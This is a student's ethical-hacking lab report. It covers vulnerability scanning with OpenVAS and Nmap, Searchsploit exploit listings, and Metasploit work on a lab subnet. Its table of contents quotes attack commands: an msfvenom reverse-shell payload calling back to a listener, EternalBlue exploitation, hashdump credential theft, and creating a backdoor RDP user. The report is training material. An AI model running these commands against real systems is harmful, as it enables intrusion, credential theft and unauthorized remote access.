



# Lab6: Network Penetration Testing Methodology

INFO40587: ETHICAL HACKING

Kevin Harianto | 991602128 | June 16, 2024

## Contents

## Contents

Contents .....	1
Executive Summary.....	4
Exercise 16: Vulnerability Analysis with OpenVAS.....	5
Exercise 16, Step 5: Wait until all the services are started. Minimize the command terminal window. ....	5
Exercise 16, Step 17: On completion of the scan, the status of the scan changes to Done as shown in the screenshot. ....	5
Exercise 16, Step 19: The Report window appears as shown in the screenshot, click on the Results tab to view the vulnerability information. ....	5
Exercise 16, Step 20: The Results window appears as shown in the screenshot, where OpenVas will display all the Vulnerability list and its Severity levels. ....	5
Exercise 17: Search for Exploits using Searchsploit.....	6
Exercise 17, Step 5: This will remotely search for a Washington University FTP exploit. Although it is rare that we will run into this version of FTP, it is possible; importantly, the process is key, as it does not change for any additional searches. The output of this command is shown in the screenshot. ....	6
Exercise 17, Step 8: Next, enter another search; enter searchsploit openssl remote.....	7
Exercise 18: Adding an Exploit to Metasploit.....	8
Exercise 18, Step 15: Type sudo msfconsole and press Enter. Then, msfconsole appears; note the number of the exploits. ....	8
Exercise 18, Step 18: You should now see your exploit. You have just updated exploits in Metasploit; type use exploit/multi/http/phpcollab and press Enter. ....	8
Exercise 18, Step 19: Once you are in the exploit, type info and press Enter to read about the exploit. ....	8
Exercise 19: Exploiting Windows OS Vulnerability .....	9
Exercise 19, Step 3: In this lab, we will be scanning a subnet for live machines. Select one machine and pentest the machine to gain access to it. For doing a quick scan, we will do a ping sweep using Nmap. In this lab, we are choosing an internal network (Subnet D) for pentesting. Launch a command line terminal, type nmap -sP 172.19.19.1-255 and press Enter. This displays all the hosts that are up in the network within a minute. In this lab, we are choosing 172.19.19.15 (Advertisement Dept) as our target .....	9
Exercise 19, Step 4: Now, we shall scan the Advertisement Dept machines to view the open ports, services running along with their versions, and the underlying operating system. Type nmap -T4 -A 172.19.19.15 and press Enter. Nmap takes approximately 3 minutes to complete the scan. Upon scan completion, you will observe that the port 445 is open	

and the underlying operating system is Windows Server 2008 R2. Close the terminal.	9
Exercise 19, Step 29: To begin a new scan, click My Scans in the left pane.....	10
Exercise 19, Step 36: Once the scan is completed, it will display a tick mark as shown in the screenshot .....	11
Exercise 19, Step 39: A list of vulnerabilities is displayed for this host as shown in the screenshot below.....	12
Exercise 19, Step 44: Double-click on the downloaded file to view the result .....	13
Exercise 19, Step 50: Now, type set rhosts 172.19.19.15 and press Enter to set the target as Advertisement Dept.....	13
Exercise 19, Step 52: Now, we shall search for the Eternal Blue exploit. Type search eternalblue in the msfconsole and press Enter. This displays the scanner and the exploit associated with Eternal Blue as shown in the screenshot. We will be using the eternalblue exploit to compromise the target machine .....	14
Exercise 19, Step 54: Now, type show options and press Enter to view all the options associated with the exploit .....	15
<b>Exercise 19, Step 56:</b> Since we have set the options required for the exploit module, we will now perform exploitation on the target machine by triggering the exploit. So, type exploit and press Enter.....	15
Exercise 20: Exploiting and Escalating Privileges on a Windows Operating System.....	15
Exercise 20, Step 5: Type the command msfvenom -p windows/meterpreter/reverse_tcp -e x86/shikata_ga_nai -i 5 -b '\x00' lhost=172.19.19.18 lport=443 -f exe > /home/pentester/Desktop/shikata.exe and press Enter. This generates a shikata_ga_nai payload in the name of shikata.exe on the Desktop .....	16
Exercise 20, Step 13: Issue the following commands: .....	16
Exercise 20, Step 22: Type the command run post/windows/gather/hashdump and press Enter. This command extracts all the LM, and NTLM hashes from the target machine as displays them and shown in the screenshot.....	18
Exercise 20, Step 30: Wait until the hashes are successfully decrypted. On successful decryption of the hashes, you will be presented with the passwords as shown in the screenshot .....	18
Exercise 20, Step 33: Now, connect to the machine through remote desktop connection. Here, you can either login with the credentials that you cracked earlier or create a user for rdp and connect using it. If the user you are trying to connect to is not a member of remote desktop users, you will not be able to connect to it. So, to avoid any such uncertainty, you can create a user on your own and then connect to it. To do so, type run getgui -u CPENT -p cpentpw@123 and press Enter. This creates a user named CPENT with password cpentpw@123. ....	19
Exercise 20, Step 36: The target machine's Desktop appears, displaying the server manager as shown in the following screenshot.....	19
Exercise 21: Penetration Testing Buffer Overflow Vulnerability on a Windows Application	19

Exercise 21, Step 5: A VideoCharge Studio Trial version pop-up appears, click on the Quit button to close the window. Also, close the navigated window where the installer file is located.....	20
Exercise 21, Step 9: Now, we shall search through the msf database for a suitable exploit. Type search videocharge and press Enter. This returns the exploit(s) related to the application. We will be using this exploit to perform buffer overflow on the application .....	21
Exercise 21, Step 12: Type exploit and press Enter. This creates a malicious payload named msf.vsc in /home/pentester/.msf4/local folder .....	21
Exercise 21, Step 16: Type exploit and press Enter. Now the Listener is active and when the payload is executed on the victim machine, then the meterpreter session appears .....	22
Exercise 21, Step 19: Copy the malicious payload to share folder by executing the following command: cp /home/pentester/.msf4/local/msf.vsc /var/www/html/share .....	23
Exercise 21, Step 25: Type sysinfo to get the victim machine information. Close all the opened windows .....	24
Exercise 22: Penetration Testing Vulnerability Machines and Creating a Botnet.....	25
Exercise 22, Step 4: Nmap scans the target machine and displays the output as shown in the screenshot. We observe that only port 22 is open on the machine.....	26
Exercise 22, Step 17: It is observed that the file has only read permission (400) for the administrator, meaning you cannot read the file contents until you are a superuser. To check, type cat /home/administrator/Documents/secret.txt and press Enter. The shell returns an error stating you do not have sufficient permissions to read the file contents..	27
Exercise 22, Step 18: Now, we shall try to perform privilege escalation on the machine in order to attain superuser access. Minimize the command line terminal .....	28

## Executive Summary

{state the objectives, approaches, methods/tools used, learning outcome, comments/overall observations}.

The objective for this assignment is to go more in depth in terms of finding exploits within remote systems while also executing the exploits themselves. These ranges from leveraging open-source tools such as OpenVAS and Metasploit with meterpreter and Hydra, all the way to premium software such as Nessus.

The 1st approach leverages the open-source tool OpenVAS in relation to vulnerability scanning. This allowed me to observe and learn about how the OpenVAS tool gains information on applications to flag any exploitable bugs within the system that should be remediated/patched up.

The 2nd approach leverages Searchsploit in relation to parsing through possible exploits on the system. This allowed me to observe and learn about how Searchsploit finds exploits for vulnerabilities way more effectively than in comparison to searching up online.

The 3rd approach employs Metasploit to execute an exploit itself and not just perform vulnerability scanning. This allowed me to learn and observe how to run the malicious scripts intended to gain information and control over the remote machine.

The 4th approach involves leveraging Windows exploits, specifically the eternal blue exploit from the Metasploit console through the execution of vulnerability scanning and execution. This allowed me to observe and learn the different ways to exploit unique OSes.

The 5th approach involves the escalation of actual privileges on the Windows system through Metasploit with the use of Hydra to obtain passwords and leverage it to obtain a higher level of access. This allowed me to learn and observe how deadly Open-source tools can be leveraged to gain control over the system.

The 6th approach involves the execution of Buffer Overflow on vulnerable applications installed on a Windows Endpoint. This allowed me to learn about how to search for exploits within pre-existing applications and how it can be leveraged to obtain the system information on the machine.

The 7th approach utilizes the creation of a botnet as well as the execution of vulnerability scanning for potential exploits. This allowed me to learn about how a simple port being found open from nmap could potentially be escalated into parsing through the employee's files.

## Exercise 16: Vulnerability Analysis with OpenVAS

### 16.1 OUTPUT SCREENSHOTS

Exercise 16, Step 5: Wait until all the services are started. Minimize the command terminal window.

Exercise 16, Step 17: On completion of the scan, the status of the scan changes to Done as shown in the screenshot.


Exercise 16, Step 19: The Report window appears as shown in the screenshot, click on the Results tab to view the vulnerability information.

Exercise 16, Step 20: The Results window appears as shown in the screenshot, where OpenVAS will display all the Vulnerability list and its Severity levels.

## Exercise 17: Search for Exploits using Searchsploit.

### 17.1 OUTPUT SCREENSHOTS

Exercise 17, Step 5: This will remotely search for a Washington University FTP exploit. Although it is rare that we will run into this version of FTP, it is possible; importantly, the process is key, as it does not change for any additional searches. The output of this command is shown in the screenshot.




```
Washington University WU-FTPD 2.5.0 - 'messag | multiple/remote/19560.c
WU-FTPD - Site EXEC/INDEX Format String (Meta | linux/remote/16311.rb
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFT | linux/remote/19086.c
WU-FTPD 2.4.2 / SCO Open Server 5.0.5 / ProFT | linux/remote/19087.c
WU-FTPD 2.4.2/2.5 .0/2.6.0 - Remote Format St | linux/remote/20031.c
WU-FTPD 2.4.2/2.5 .0/2.6.0 - Remote Format St | linux_x86/remote/20032.txt
WU-FTPD 2.4.2/2.5 .0/2.6.0 - Remote Format St | unix/remote/20030.c
WU-FTPD 2.4.2/2.5 .0/2.6.0/2.6.1/2.6.2 - FTP | unix/remote/20563.txt
WU-FTPD 2.4.2/2.5/2.6 - Debug Mode Client Hos | unix/remote/20594.txt
WU-FTPD 2.4/2.5/2.6 / Trolltech ftpd 1.2 / Pr | linux/remote/20690.sh
WU-FTPD 2.6 - File Globbing Heap Corruption | unix/remote/21161.txt
WU-FTPD 2.6.0 - Remote Command Execution | multiple/remote/201.c
WU-FTPD 2.6.0 - Remote Format Strings | solaris/remote/239.c
WU-FTPD 2.6.0/2.6.1/2.6.2 - 'realpath()' Off- | unix/remote/22975.c
WU-FTPD 2.6.1 - Remote Command Execution | linux/remote/348.c
WU-FTPD 2.6.2 - 'realpath()' Off-by-One Buffe | unix/remote/22974.c
WU-FTPD 2.6.2 - 'wuftpd-freezer.c' Remote Den | linux/dos/115.c
WU-FTPD 2.6.2 - Off-by-One Remote Command Exe | linux/remote/74.c
WU-FTPD 2.6.2 - Remote Command Execution | linux/remote/78.c

Shellcodes: No Results
[root@parrot]-[/home/pentester]
#
```



Exercise 17, Step 8: Next, enter another search; enter Searchsploit OpenSSL remote.



The screenshot shows a Parrot Terminal window with a search results table. The table has two columns: 'Exploit Title' and 'Path'. The results list various OpenSSL vulnerabilities and their corresponding exploit paths. Below the table, it shows 'Shellcodes: No Results' and the terminal prompt '[root@parrot]-[/home/pentester]'.

Exploit Title	Path
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal()' U	php/remote/40142.php
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuck.c'	unix/remote/21671.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.	unix/remote/47080.c
Apache mod_ssl < 2.8.7 OpenSSL - 'OpenFuckV2.	unix/remote/764.c
Apache mod_ssl OpenSSL < 0.9.6d / < 0.9.7-bet	unix/remote/40347.txt
OpenSSL - ASN.1 Parsing	multiple/remote/23199.c
OpenSSL - Remote Denial of Service	linux/dos/12334.c
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv	linux/remote/5622.txt
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv	linux/remote/5632.rb
OpenSSL 0.9.8c-1 < 0.9.8g-9 (Debian and Deriv	linux/remote/5720.py
OpenSSL 0.9.8k/1.0.0-beta2 - DTLS Remote Memo	multiple/dos/8720.c
OpenSSL 0.9.x - CBC Error Information Leakage	linux/remote/22264.txt
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Hea	multiple/remote/32764.py
OpenSSL 1.1.0 - Remote Client Denial of Servi	multiple/dos/41192.c
OpenSSL < 0.9.8i - DTLS ChangeCipherSpec Remo	multiple/dos/8873.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed	multiple/remote/32745.py
OpenSSL TLS Heartbeat Extension - 'Heartbleed	multiple/remote/32791.c
OpenSSL TLS Heartbeat Extension - 'Heartbleed	multiple/remote/32998.c

Shellcodes: No Results  
[root@parrot]-[/home/pentester]  
#

## 17.2 QUESTIONS



Mon Jun 17, 12:03

Network Penetration Testing Methodology-Internal

Exit Lab

Instructions Resources

\*kevinh (~)

Search Tools Documents H

Save Print Un

14. As the exploit shows, the code is in Ruby, and it is a Metasploit module. Next, use Metasploit to use the exploit.

15. This concludes the lab exercise.

Question 6.17.1

Use the SearchSploit tool for searching exploits. Flag submission is not required for this task; enter "No flag" as the answer.

No flag

Score

✓ Correct

← Previous

Next →

14 Minutes Remaining

## Exercise 18: Adding an Exploit to Metasploit

### 18.1 OUTPUT SCREENSHOTS

Exercise 18, Step 15: Type `sudo msfconsole` and press Enter. Then, `msfconsole` appears; note the number of the exploits.


Exercise 18, Step 18: You should now see your exploit. You have just updated exploits in Metasploit; type `use exploit/multi/http/phpcollab` and press Enter.

Exercise 18, Step 19: Once you are in the exploit, type `info` and press Enter to read about the exploit.

## Exercise 19: Exploiting Windows OS Vulnerability


### 19.1 OUTPUT SCREENSHOTS

Exercise 19, Step 3: In this lab, we will be scanning a subnet for live machines. Select one machine and pentest the machine to gain access to it. For doing a quick scan, we will do a ping sweep using Nmap. In this lab, we are choosing an internal network (Subnet D) for pentesting. Launch a command line terminal, type `nmap -sP 172.19.19.1-255` and press Enter. This displays all the hosts that are up in the network within a minute. In this lab, we are choosing 172.19.19.15 (Advertisement Dept) as our target.


A screenshot of a Parrot OS desktop environment. The desktop background features a dark blue and black geometric pattern. In the foreground, a terminal window titled "Parrot Terminal" is open. The terminal displays the output of an Nmap ping sweep command: `nmap -sP 172.19.19.1-255`. The output lists 13 hosts that are up, including 172.19.19.15, 172.19.19.17, 172.19.19.18, 172.19.19.19, 172.19.19.20 (www.oceanplaza.com), 172.19.19.21, 172.19.19.22 (www.goodshopping.com), 172.19.19.24 (www.cpent.com), 172.19.19.51, 172.19.19.70, and 172.19.19.70. The scan completed in 2.36 seconds. The terminal prompt is `[pentester@parrot]~`. The desktop also shows a top bar with "Applications", "Places", and "System" menus, and a system tray on the right showing the date and time as "Mon Jun 17, 12:12".

Exercise 19, Step 4: Now, we shall scan the Advertisement Dept machines to view the open ports, services running along with their versions, and the underlying operating system. Type `nmap -T4 -A 172.19.19.15` and press Enter. Nmap takes approximately 3 minutes to complete the scan. Upon scan completion, you will observe that port 445 is open and the underlying operating system is Windows Server 2008 R2. Close the terminal.

Exercise 19, Step 29: To begin a new scan, click My Scans in the left pane.



Exercise 19, Step 36: Once the scan is completed, it will display a tick mark as shown in the screenshot.




Exercise 19, Step 39: A list of vulnerabilities is displayed for this host as shown in the screenshot below.

